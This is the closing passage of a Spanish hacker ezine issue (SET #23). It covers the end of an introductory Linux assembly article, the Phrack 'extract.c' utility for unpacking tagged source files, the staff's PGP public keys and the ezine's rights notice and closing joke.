  <http://www.comsc.ucok.edu/~pcarter>
- Linux Assembly HOWTO
  No hace falta que os diga que es y donde conseguirlo... :P
- Pagina oficial de NASM (Netwide Assembler)
  Os la he puesto arriba pero os la digo otra vez para que lo tengais
  todo junto: <http://www.cryogen.com/Nasm> En el siguiente site FTP
  tambien podeis encontrar la ultima version:
  <ftp.fr.kernel.org/pub/software/devel/nasm>

Y bueno, ademas de todo esto, siempre teneis los motores de busqueda
habituales para estas ocasiones ;)

10. Despedida

Bueno, pues se acabo lo que se daba :) Espero que os haya gustado; se
que es muy basico y que posiblemente muchas cosas que se explican ya las
sabiais, pero creo que cumple perfectamente el objetivo de ser un
articulo de introduccion a un determinado tema. Como he dicho antes, no
descarto la posibilidad de escribir articulos para cada una de las partes

exclusivamente, a medida que vaya adquiriendo mas nivel, pero bueno,
ya veremos... ;) Os animo a que me reporteis todos los fallos que
encontreis en el documento en la siguiente direccion de correo:
<yby@linuxfan.com>
Los saludos y eso tambien seran bien recibidos, por supuesto. Tambien
animo a que encripteis vuestros mensajes con la siguiente llave
publica:
 [Daemon: Podeis encontrar la clave PGP de YbY al final de la revista]
Pues nada mas; a seguir aprendiendo y a demostrar que el hacking es
algo mas que joder sistemas y manipular paginas web...

YonderBoY (YbY)
<yby@linuxfan.com>

EOF

```
-[ 0x10 ]--------------------------------------------------------------------
-[ SET-EXT ]-----------------------------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-23-
```

Si alguien no lo tiene, aqui esta la copia de rigor.

```
<++> utils/extract.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... filen\n", argv[0]);
        exit(0);
    }

    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
```

```
 */
for (i = 1; (fn = argv[i++]); )
{
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}
/*
 *  Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(1);
 }
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 *  Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; fn_p = fn_p->next)
{
    if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        continue;
    }
    else fprintf(stderr, "Opened %s\n", fn_p->name);
    while (fgets(b, 256, in_p))
    {
        if (!strncmp (b, BEGIN_TAG, BT_SIZE))
        {
            b[strlen(b) - 1] = 0;           /* Now we have a string. */
            j++;

            if ((bp = strchr(b + BT_SIZE + 1, '/')))
            {
                while (bp)
                {
                    *bp = 0;
                    mkdir(b + BT_SIZE, 0700);
                    *bp = '/';
```

```
                        bp = strchr(bp + 1, '/');
                    }
                }
                if ((out_p = fopen(b + BT_SIZE, "w")))
                {
                    printf("- Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf("Could not extract '%s'.\n", b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p) fclose(out_p);
                else
                {
                    fprintf(stderr, "Error closing file %s.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
    }
    if (!j) printf("No extraction tags found in list.\n");
    else printf("Extracted %d file(s).\n", j);
    return (0);
}
<-->
```

EOF

```
-[ 0x11 ]----------------------------------------------------------------
-[ Llaves ]---------------------------------------------------------------
-[ by PGP ]-----------------------------------------------------------SET-23-

 Las claves publicas de la gente que escribe en el ezine, puedes encontrar
 todas las claves de la gente del staff en nuestra web: www.set-ezine.org
 Y el PGP en: www.pgpi.com

<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/falken.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/paseante.asc
Type Bits KeyID      Created    Expires    Algorithm       Use
pub+ 1024 0xAF12D401 1997-02-19 ---------- RSA         Sign & Encrypt
uid  Paseante <paseante@attrition.org>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use
```

```
mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
tCFQYXNlYW50ZSA8cGFzZWFudGVAYXR0cml0aW9uLm9yZz6JAJUDBRA4wAATs+ch
/68S1AEBAQkXBAClF2Pv4AGfSOeeWuoANkYrGpJfghH/Difqj8nw1dWkXewBoZSK
69QEo4JvB+UnIi/fhmBVvNWYyL5iWdA/0c3Fx4gKVUDPm2rEnpNbs38ezsyx8VDB
8m0M3vQ4NuFxD8l2VmDUQR6wSNxwNkvp690/Kst4SshGgJ4Gt2mqbKz5Nw==
=Qkzh
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/glegend.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzcDRhIAAAEIAJ5dpRI1AIlWl3vrrMXQ1MKleciyAmdwdDIs9U/tf3kwvItN
iq1yQUsHkv65N2DjGqjQBQsSOjgjfJ5gBHd1qw2Fg25C6j5vdAPntUJmN3SyCgfg
5TTt4FGJU9djtbLToYXw7vpmRFZqR31n+6HlBKi8/kTkcibd1QMdU2NFa9N7cxIj
dNTAoOgvr+ti7bPp4mHDp3KX0u29qrmaHorJmqF4KaJPUSzQhiXa5EyksiY7PhC9
Qfd3u8Zdo78MB7VfeFYYFcuc/mPX9bZoWw2Fhr1iGH07MPrsuyWOOpJuP68sictE
0bGfRxUiYXimpBn5FnFhx3dfJfzJ0hfe1Yo5kT0ABRG0JUdyZWVOIExlZ2VuRCA8
Z2xlZ2VuZEBzZXQubmV0LmV1Lm9yZz6JARUDBRA3A0YS0hfe1Yo5kT0BAUybB/94
RrsluhM3DN0uEcg4+ct5rde2FN7exO3gTfAMgnNSH9TBnWl+C4mg8E7lY2vEgCmB
m3crqfba+z2mRgFWylzotT6sGvxOpbr7YVglpXcXXwHHoK+vIxZdrA4A9wHH8BW3
W1hjhD7JJ7q1ohJVbnFXrPJjdx8VRQV9RSPtzu+wsYbKaVFW7d5XVDbkgwWrdhfp
clw6fMejGSlQVEWPwTwK62myA8G6vz3fO0M+wnH0Ln4F69RHybFfcj8Hb1jZBfs0
mOAXVwC2bFZoMP73o+4khQatRpf+ZjVOWF4sIOabT2XbuOXeCZxp0AJojrhIMGuS
XW3Nm2+FjD4XrTApIiJl
=S2hY
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/garrulo.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/netbul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/8412CEA5 1998/03/13 +NetBuL

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzUIfBUAAAEEAMzyW5VOda9U1grqQrYk2U+RRHAEOI/q7ZSb7McBQJakc9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMsobBynaSzJE5ARQQTizPDJHX
4aFvVA/Sjjtf76NedJH38lK04rtWtMLOXbIr8SIbm+YbVWn4bE2/zVeEEs6lAAUR
```

```
tAcrTmV0QnVMiQCVAwUQNQh8FU2/zVeEEs6lAQGWhAQAmhYh/q/+5/lKLFDxA3fX
vseAj7ZArBm1lnqR5t1dJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZy11mdZDoX47Cot+Ne691gl8uGq/L7dwUJ2QuJWkgtP4OVw7LMHeo7zXitzyyx
eygW2w1hnUXjzZLpTYxJZ54=
=fbv2
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/madfran.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 6.0.2i

mQGiBDcU1qwRBADEG4QNyKmU9llpdZSFMY1JsoQsrj6f0mmxXZjLTpISwYZZkb7d
6EOr/ctaR8fYzqUhRSCbO+/amHWw/Pqb7YcRbXEMT9SjxTcqhlcJXx2ZuQVRgYTW
hSDh8biUZDI8IiI8oosWcj01t3aspDXi77OzjAIqdAuRn4coCp0GSk0fbwCg/5AB
MWuwFDedsPppD7+loLWERnEEAKcQHsuZCoK2yOstfbCezjVZd8tTxP3aI/pxZ14f
mEPS15ONyZKISeeqc7i7QfSBA06L0+ke/B/4l9VxPuv2PVMQi3EeucaWHzq9ntUY
OCugQIPLEdVs5etDA4GLX4Wi0reF+7Ina6O0wQwlHu4Ph4Xn+V/eVU1+/WrPMHeY
69PdA/982Fm8507BCfQcFfaahQHeY0GaOyMZ+1h8+1o6Z4yZDbIEjQzIBvdUtzj7
3ngk/mnIWF4wB26QeSzbzbgneQAw4nJMP2uYjdO9RqsAuozlWR6Aa+KZzCdDDOpo
vma3RWSi+vn3G3QPQUEFBVQOFlt9yfqWf/1z+yCCt7APqi6q8rQdbWFkZnJhbiA8
bWFkZnJhbkBiaWdmb290LmNvbT6JAEsEEBECAAsFAjcU1qwECwMCAQAKCRBym8Cj
IUk+//BaAKCCN/FtWDa1T80mVWNmVdNtTg6mfACgrigD6fHUGCw1x1qruBQ2czUz
8x25Ag0ENxTWrBAIAPZCV7cIfwgXcqK61qlC8wXo+VMROU+28W65Szgg2gGnVqMU
6Y9AVfPQB8bLQ6mUrfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklnN
/biudE/F/Ha8g8VHMGHOfMlm/xX5u/2RXscBqtNbno2gpXI61Brwv0YAWCvl9Ij9
WE5J280gtJ3kkQc2azNsOA1FHQ98iLMcfFstjvbzySPAQ/ClWxiNjrtVjLhdONM0
/XwXV0OjHRhs3jMhLLUq/zzhsSlAGBGNfISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQ
mwJG0wg9ZqRdQZ+cfL2JSyIZJrqrol7DVekyCzsAAgIH/2lP9IydeI7B0bZopH99
TOfDnSlqJ6RIhtFv6JHXEIDC+SMPlFj2rOt5VUSAkVNPJqZqczqDPQKrUuCvbqIl
dFUiAPHLdfzjqkGWQnuh1WdAUIIlmOGjXfO3EhrUCW/3zh5hSUmLphDUy5UYtpiY
5OJywzc51c0X1pKtZAZRIQJ9eRaubCq9asBaj4uaMC62kkTe7W6nMsizD+g1uJQZ
8oeyALRc9ytLNqQA1L33wHkp+Uk8vy4Dn1f/1WU4rFibsciWyGobRFk3jofIeZmQ
wevwU2hbxSk3WHup8gA8aFjHA2UXXz2JE6fGuIWH1WdvXGin4SuY718EkC5P9i+E
+omJAEYEGBECAAYFAjcU1qwACgkQcpvAoyFJPv90SwCePCpbXnCGHxOICLOCjOtc
afI4TpEAoIyYVhEq1wgOUMUX8ZUPHLLjsZ20
=k4Yo
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/siul.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/1EDC8C41 1997/04/25 <si_ha@usa.net>
                              <s_h@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
Comment: Requires PGP version 2.6 or later.

mQCNAzNg3kMAAAEEAJ0v4xzWVQEKRowujS9KUfuIUL7hjg1shuirXUWSwnDIoHBB
CVPksrQmCxMCTSaOfqP9HerI2AeMzVScF51Us2++FJDTjzVtZGIIKimBy2z6tNca
z47iMzpY9ZwUjn/V4tZX/rTuWa1KdYCHnnNkvreHrWMFbKXMlDwhfMEe3IxBAAUT
tA88c2lfaGFAdXNhLm5ldD6JAJUDBRA2iWs0PCF8wR7cjEEBAUisBACIB0HjBxKJ
AKRd/ZOy8h3o5de3MMBgDA+lbOfDaNzp9aGJV5BnEb0K8zjYN16hr95q7ahiQKfG
91r/TwVrSQtaP9KdkTYCL9zb5Wwah0oVlv6wIT/JdtlvlZwfbiErWVumkIlkVhb5
Tj8Fv9QBP2TZP5LVhNthOgr/KX4a7UOMWLQTPHNfaEBueW0uYWxpYXMubmV0PokA
lQMFEDS8OMs8IXzBHtyMQQEBgRMD/1/2D8fYWbt4MLgZhwLICVrViQzVfal1rOMX
/TAF2BtMNpLj/jqwI1mZatF3OFg2cZ9kvk3Hjh2U2X4JsX2wvWj+mN/SGNK6SW/r
LF0CINxk+Yvhbs+F61uqUyI4h8bC2SMNbKRachlzyjn21et/tnHosg5j02wR6NHv
JDnVQtAHtBRsbHVpc290ZUBob3RtYWlsLmNvbYkAlQMFEDY+Ndg8IXzBHtyMQQEB
No8D/3jZft6AFyyymXic0B5aTuhjMqFcK8lSIhpEVgo+Uff0KVe3xnFGyP+3BAI1
WwcRryQX3clstYtxlRYvbK31fHUpXLqj+po1PJcp5BXY3mNNzygxIofyLSW0y2DO
```

```
9qkEHRC19ThBSfcP0dZovYn2PofXfIKS/nRZReIJC+QOE1eNtBpyb290QGxvY2Fs
aG9zdC5sb2NhbGRvbWFpbokAlQMFEDTmDzM8IXzBHtyMQQEBaMoD/Rg99n5lGKtC
t2nYJTzn8VvDkOG7MDDBqiJodBGgzzQrBIO1BQNuCjCWtxanKW8FZgBnniYCxgsi
2IvQywm24/Nwq9zgOnsGkqjINGw3t5BMp3s/23+xumw3AjMZ21XHlyMMM567ZStC
ZkLfg1PcESdBKQmcFgtszSB6KaTXLMUZ
=PU/+
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/krip7ik.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQGiBDZGV0ARBADWX3Xr9FaRXd7EjLiBji9WA7ESQ6xmsDBWSPpPJi/JnyHzVuVM
DgbAn08qe/yjG9J/3rmWdv2D3lGocuwzB9iToY83pHQOI3hZV8sdFGFkFele6gXI
6KVrnvNb1ou1bT8jKcXrb0WtUtAzCKWs69uDhq6120gD2KdUqBoZryh/VQCg/yPa
I1xX/M2PvnArHf+Ka6fOmDUD/i3GvK0qSNK5BWPkUjh7Bk5Whs/owbYUq/HXgtmz
dCG8CR1GnSIDHtHfmySApIooB+/LAHEsoXkiRblSnhjmERNDFoKwc2c9/JinKcWk
4wBloCOzNzZ5RP+komt0fYEzaNXd8yaKfZj2oWqZ7AO4h1wtyI02ZWmzJ1RFBAfT
n7dSA/4r9geVRSRRAYDkU+ZFb6jRttups6nvsnAsEKQWjVQqjW4pDEFdAMGunCOc
PoivxCSmejijb5ZSTtdJKkbn7mbncCmc73kl5SWJSMS/RQy6QgCdiiEThPDvn4X5
hVchWXwOMgV3mFYmMjMMU3eapQWJL2ySI7XW3PNhYNTAjd0NYLQfS3JpcDdpSyA8
a3JpcHRpa0BjeWJlcmR1ZGUuY29tPokASwQQEQIACwUCNkZXQAQLAwECAAoJEAra
8Z66kQY7EsQAn3EB2WXj9w4CzcnpXKRV3PEjdRpyAJ9v5YwONhsVENacJtJmSyhL
IwjOJrkCDQQ2RldCEAgA9kJXtwh/CBdyorrWqULzBej5UxE5T7bxbrlLOCDaAadW
oxTpj0BV89AHxstDqZSt90xkhkn4DIO9ZekX1KHTUPj1WV/cdlJPPT2N286Z4VeS
Wc39uK50T8X8dryDxUcwYc58yWb/Ffm7/ZFexwGq01uejaClcjrUGvC/RgBYK+X0
iP1YTknbzSC0neSRBzZrM2w4DUUdD3yIsxx8Wy2O9vPJI8BD8KVbGI2Ou1WMuF04
0zT9fBdXQ6MdGGzeMyEstSr/POGxKUAYEY18hKcKctaGxAMZyAcpesqVDNmWn6vQ
ClCbAkbTCD1mpF1Bn5x8vYlLIhkmuquiXsNV6TILOwACAgf/THU2NXVeN4snwq0C
swoSgLYX4e9b7iw/GzOOq4m62VsOF3/WREYK335jFFt72QSlI2DdJwljbCGxfhn6
mCctwy7BVPPUijgQCt9Yg7dT8xj9oMREcQ4jBGDOruY699f6iV3EIrZVgH2hIesH
vmfvNZRJ16EitkAaAbd+/MiQCXdaafyvv7F/9lFwOiHHwNuSPwqBTrzbO/oXkN7H
XH+noPi+MM5pdHHkK6uYkKT+awKEzzEiliyrAnsqXAIz2gQMM+vuZaAonzqTVE14
VToiZzUcbReDO0FU0fLOmUA7GPfB3q8PtFBIvltsRiqlpRIv3qeuojHG2aBdvjhQ
h9/veIkAPwMFGDZGV0IK2vGeupEGOxEC9GgAoKzcCgkB1ToQoy3iKzB95zmADFq4
AJ4hEbVbFV37G6VBjEFxQiy8e54o+A==
=t+cf
-----END PGP PUBLIC KEY BLOCK-----
<-->


<++> keys/imc68000.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 6.0.2i

mQENAzglBUcAAAEIANNUJDriyUBabJFLvR8hm0CkmSqIIPVBvJc+lLzASWRdazj5
Ghtd7sGz35VrPwhMNfWK4UGdgSfH9i6YhCTORiqs7c7C8AknDyYso9oJ+4eyXRwE
CJCwW/ckhubdddxSb2Q5d+WSsRMckrfwqtylpdGsX1klQdR2gG/xT2Omp0XRbUjZ
Xrt+iPbSpI6ZgP2GaqZaF6gGGWlyiZcS6Qe47JW32Q6NL/4a1IfIz8VLyLKu8N0H
jWlJe8nviRMFviiNKubgG/9qLtdO2GJHiSYRYLOs3fgf7HD+6/D4YszjPLWbyeNf
zgi5yP6zeffZbuOykenZLOjYp7kEiQbztOH+NL0ABRG0CGlNQzY4MDAwiQEVAwUQ
OCUFR4kG87Th/jS9AQHWIwgAnRcwDqlxiEiwBJf/oj7ZR4mfGjmoPTEi4fJ0OOxN
Q04pt7dWpEeYwpWNArJyhOrwTwAcYt0L7e5DPCuvtTh1d2zwKMUVTdivRXMICg3O
lFosPGAG9E7Y0vTdrO/3lxeaEW2Kdr9+1SDp5xHwL9fm6qLGmML5+ghbfSoOz6L+
K0v5J9aazF3F4jxJbP0UnH+AS8R3HBzTN6q4lFlY62voG3zN5YJFrlAGxMtbNQ5G
fugf3PoQVOUPa6f4jEIH6f9g6XGItLSzKjsRfM2q0H9/yaEDhmv36es3PJpxe5Ml
8VQc9V1cIIXJnTRRKYAhhdH+64+pE8YtIHZOpjtUdEGP7Q==
=8Hm1
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
<++> keys/yby.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.1 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGiBDk4v3gRBADZbUOcFXWYTNJm1LDn4g1lApt+jAXBxtkI/FB0qbM3qjJAI2Do
vcrf5mUgNYZEQ7iqYJX85/eq1zjvuSzViSPdIXVNjceDIEPkEfravygAsdHU2RWI
Ki5bLIzV7klHInLRWUe5+ROGJZ9haCBeF8lOz/7SCu8SA9MwFHHh/lqXIwCg/6nB
ggVfTl4CF+Pub5narMGMossD/iw9EeJ++22pqe/xe4NiZIU1yBVH2pu33m8qL8tr
KHN7SWzVwjmSDev5o8ainYYEUQZ5mxevcmQ4a0Ys2GmCTxkvnWRUTVFXTFSFSMfZ
kt0fAS5hE52HVq6Fy08BtzModxhi2MQB02lNX8vq2FhUaKZ2j52dAhLOG8co10an
0OBjA/0fTjoa/8EbRi85RyfZoUXOj40zpWCrF3tbMDgkdGPPYev8vnPnZq/y8JrP
U3WBfsqgkhHuRCjM4RjRQ4TSuANubfYlQiajK8K/lpNvYBZ+MPh1v73YhVAg6CtE
B1YtpNlG2J25iVR5Kzam5ooRp6yaKDUCALqMEpP2gARGBQjpOrQWWWJZIDx5YnlA
bGludXhmYW4uY29tPohLBBARAgALBQI5OL94BAsDAgEACgkQu2xM/cYBcnqXMACf
btdS3/cWaWEJ8Mp1w0IHTM7dDhsAoLFxqI6K+hGAXGYgj48oHgZb/29tuQMNBDk4
v3gQDADMHXdXJDhK4sTw6I4TZ5dOkhNh9tvrJQ4X/faY98h8ebByHTh1+/bBc8SD
ESYrQ2DD4+jWCv2hKCYLrqmus2UPogBTAaB81qujEh76DyrOH3SET8rzF/OkQOnX
0ne2Qi0CNsEmy2henXyYCQqNfi3t5F159dSST5sYjvwqp0t8MvZCV7cIfwgXcqK6
1qlC8wXo+VMROU+28W65Szgg2gGnVqMU6Y9AVfPQB8bLQ6mUrfdMZIZJ+AyDvWXp
F9Sh01D49Vlf3HZSTz09jdvOmeFXklnN/biudE/F/Ha8g8VHMGHOfMlm/xX5u/2R
XscBqtNbno2gpXI61Brwv0YAWCvl9Ij9WE5J280gtJ3kkQc2azNsOA1FHQ98iLMc
fFstjvbzySPAQ/ClWxiNjrtVjLhdONM0/XwXV0OjHRhs3jMhLLUq/zzhsSlAGBGN
fISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQmwJG0wg9ZqRdQZ+cfL2JSyIZJrqrol7D
VelMMm8AAgIMALr4utW+3VutfabNHllSczK0EgHtg7noal3cmgfiFuIjp9mzfL5L
IUGwSgvG5qG4gSILd+UsZ6a82lYSt5+E8vTzpops2xlOh11Bpu/CNRszcLAR+3vo
Fw+0nfF3jbSPsvxuFES25aA0aFB1nitKdRvd7WTTW9r5y9ejxRdJ8YgONO4pnyQw
1c2RMaz5ixPGTDLSBun2QPfPFqIWD4S7LMPeRRGIv/fRjN2Ndu4uV2hbejG2eFZM
eb+4jYwixnV9mTbrnxKjEVSfLlFe6qzybhitTSUT5kiFm/yabGSmP9ySZlbZWKje
f8cYSRwHLUmLHgQGOVmLetU1Am76sdfczDswITCe+36dWk/ICUBvKcJnWn/9MLta
PiDMjd9Bv4w98mmUAPSaZrjGaS6pv6tnpMSHeY/N0RdNU0UNZlHoCgYKJtjpj5Wp
qpZAuoM3WhgHq7HCoAROuGuF9afwK50+hFkmu8bsBvOb1cKuf2a5dbsM4gJ7I+0U
/RK5S5ypFze1UYhGBBgRAgAGBQI5OL94AAoJELtsTP3GAXJ6Gk4AoJOna50QW3cp
enYBd9Si4XoY6KmgAJ4i+eVJoxyqnVpVTHUQR8neU8fiUQ==
=Q+ZE
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
 |####[ SET ]#################################################################|
 |                                                                            |
 : Derechos de lectura: Toda la pe~a salvo los que pretendan usarlo para      :
 |                      empapelarnos, para ellos vale 1.455 pts/8'75 Euros    |
 :                                                                            :
 | Derechos de modificacion: Reservados                                       |
 :                                                                            :
 | Derechos de publicacion : Contactar con el STAFF antes de utilizar         |
 :              material publicado en SET.                                    :
 |                                                                            |
 :                                                                            :
 | No-Hay-Derechos:   Pues a fastidiarse, protestas al Defensor del Pueblo    |
 :                                                                            :
 |#########################################################[ Ezine ]##########|
```

```
        Waiter:          'Tea or coffe, gentlemen?'
  1st Customer:          'I"ll have tea'
  2nd Customer:          'Me too --and be sure the glass is clean!'

                             (Waiter exits, returns)
```

Waiter: ’Two teas. Which one asked for the clean glass?’

SET, - Saqueadores Edicion Tecnica -. Numero #23
Saqueadores (C) 1996-2000

EOF